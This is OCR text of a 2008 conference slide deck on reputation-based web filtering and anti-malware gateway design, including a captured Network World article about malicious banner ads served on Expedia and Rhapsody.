
Reputation Score created using multiple dimensions. This score dynamically changes over time with improved or worsened behavior

Proactive Protection

Deny/Approve network connections

Reputation score used to decide whether the email is received or web page viewed


Web 1.0 URL Filter Overview



- **Increase employee** Productivity
- **Reduce** Liability
- **Manage** Bandwidth
- **Security** to Prevent access to malicious sites

Presented to Central Plains ISSA on August 1, 2008.

Reputation Powered Filtering




	Action	Filtering Policy Granularity	Filtering Output
✓ Trusted Reputation	Basic Filtering		✓
⚠ Suspicious Reputation	Filter to Policy		✓
🚫 Untrustworthy Reputation	Block		🚫

Presented to Central Plains ISSA on August 1, 2008.

Reputation-Based Web Filtering: How it Works

Trad


ltering



on
w

ion
ck

IG”



NETWORKWORLD

Search Network World [Search]

Thursday, January 31, 2008

Security

Whitepapers | Guides and Reports | Webcasts | Podcasts | Videos | Partner Sites | Buyer's Guide

HOME
RESEARCH CENTERS
Security
Anti-Virus / Spyware / Spam
Compliance & Regulation
Firewalls / VPN / Intrusion
NAC
Services
Cisco Security Watch
Microsoft Security Watch
+ LANs & WANs
+ VoIP & Convergence
+ Network Management
+ Wireless & Mobile
+ Software
+ Data Center
+ Small Business Networking
Cisco Subnet
Microsoft Subnet
EVENTS
IT BUYER'S GUIDES
CAREERS
NW SUBSCRIPTION
NW IDEMAND
ABOUT US

NetworkWorld.com > Security >

Expedia.com, Rhapsody.com serving up malicious code

Legitimate Web sites increasingly serving up malware, experts say

By Ellen Messmer, Network World, 01/30/08

Start a discussion | Print article

Legitimate Web sites are increasingly becoming unwitting sources of malware. Security experts report that Expedia.com and Rhapsody.com today have been serving up banner ads that attempt to get visitors to download fake antispyware, while embassy Web sites in Ukraine and Russia have also been spewing out attack code this week.

"Expedia and Rhapsody are both serving up Shockwave ads with malicious code," says Jamz Yaneza, research project manager at Trend Micro, which has shared its findings with both online e-commerce companies.

Read the latest WhitePaper - Enterprise Mobility Whitepaper

At Expedia.com, a banner with malware dubbed SNF_ADHIJACK.A has tried to direct anyone who clicks on it to a site to install a Trojan called TROJ_GIDA.A, Yaneza says.

Other stories on this topic

Spyware forum: Computer users cause major problems
1/31/2008

FTC goes after alleged MySpace hijackers
1/31/2008

Phishers use DNS tricks to direct users to bad sites
1/31/2008

inform.......

Community

RE: 5 smart fixes for dumb PC annoyances

FTC wants contempt charges on MySpace pagejackers

Top 10 stories | New video | Hot Topics

TOP STORIES:
1. Nine predictions from Forrester
2. Vint Cerf on why TCP/IP took so long
3. Q&A with Juniper CEO
4. ICANN moves to end 'domain tasting'
5. IT salary increases modest; gender gap widens
6. IBM blamed for user's bankruptcy

IT TOOLS & HOW TO'S, *JUST POSTED*
A Layered Approach to Securing Remote Maintenance Consoles
Producing Your Network Security Policy
Security for the Wireless Network
NAC: Critical to the Security of your Network
Data Centers: At the center of the action

NETWORK WORLD NEWSLETTER
Sign up for some of our Network Security newsletters.


- ***http://www.networkworld.com/news/2008/013008-expedia-rhapsody-malware.html***

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. **Intent-based malware protection**
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. Design for layering of defenses with minimal number of devices
7. Use comprehensive access, management and reporting tools

Anti-Malware is More Than Anti-Virus

Signature based detection is not enough to cover today’s targeted Malware attacks



Anti-Virus

- Signature based Anti-Virus is important part of Anti-malware protection
- Stops “known threats”
- However it is only a single aspect of the complete solution
- Signature based detection is not enough to cover today’s targeted Web 2.0 Malware attacks

+

Intent Analysis

- **Code authentication** – Checks for Digital Signature on active code
- **Media Type Filter** - verification via “magic byte” analysis not MIME
- **Behavioral Malware detector** - scans for malicious script intent and removes offending function calls
- **Behavioral exploit detector** – inspects code for hostile behavior like buffer overflows, etc.


=

Anti-Malware

- Prevents OS, browser and application exploits as a result of:
  - Protects from known malicious code
  - Protects from unknown malicious mobile code for which no signature exists

… Anti-Malware is a unique combination of Signature-based Anti-Virus PLUS intent analysis of mobile code

Anti-Malware Protection for Web 2.0



ActiveX Controls & Browser Helper Objects

Windows Executables & Dynamic Link Libraries

Java Applets & Applications

JavaScript (in HTML, Stand-alone, in PDF). Visual Basic Script

Visual Basic for Apps macros in Office documents

Behavioral Analysis

Buffer overflow exploit detection

Generic Trojan downloader detection

Shell code detection

Several other detection algorithms

Security Policy maps classification into action

Web 2.0 Ready Anti-Malware engines must handle downloads, active content and scripts;
protect from malware for which no signature exists,
and prevent OS, browser and application exploits

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. **Bidirectional filtering and application control including encrypted traffic**
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. Design for layering of defenses with minimal number of devices
7. Use comprehensive access, management and reporting tools

Presented to Central Plains ISSA on August 1, 2008.

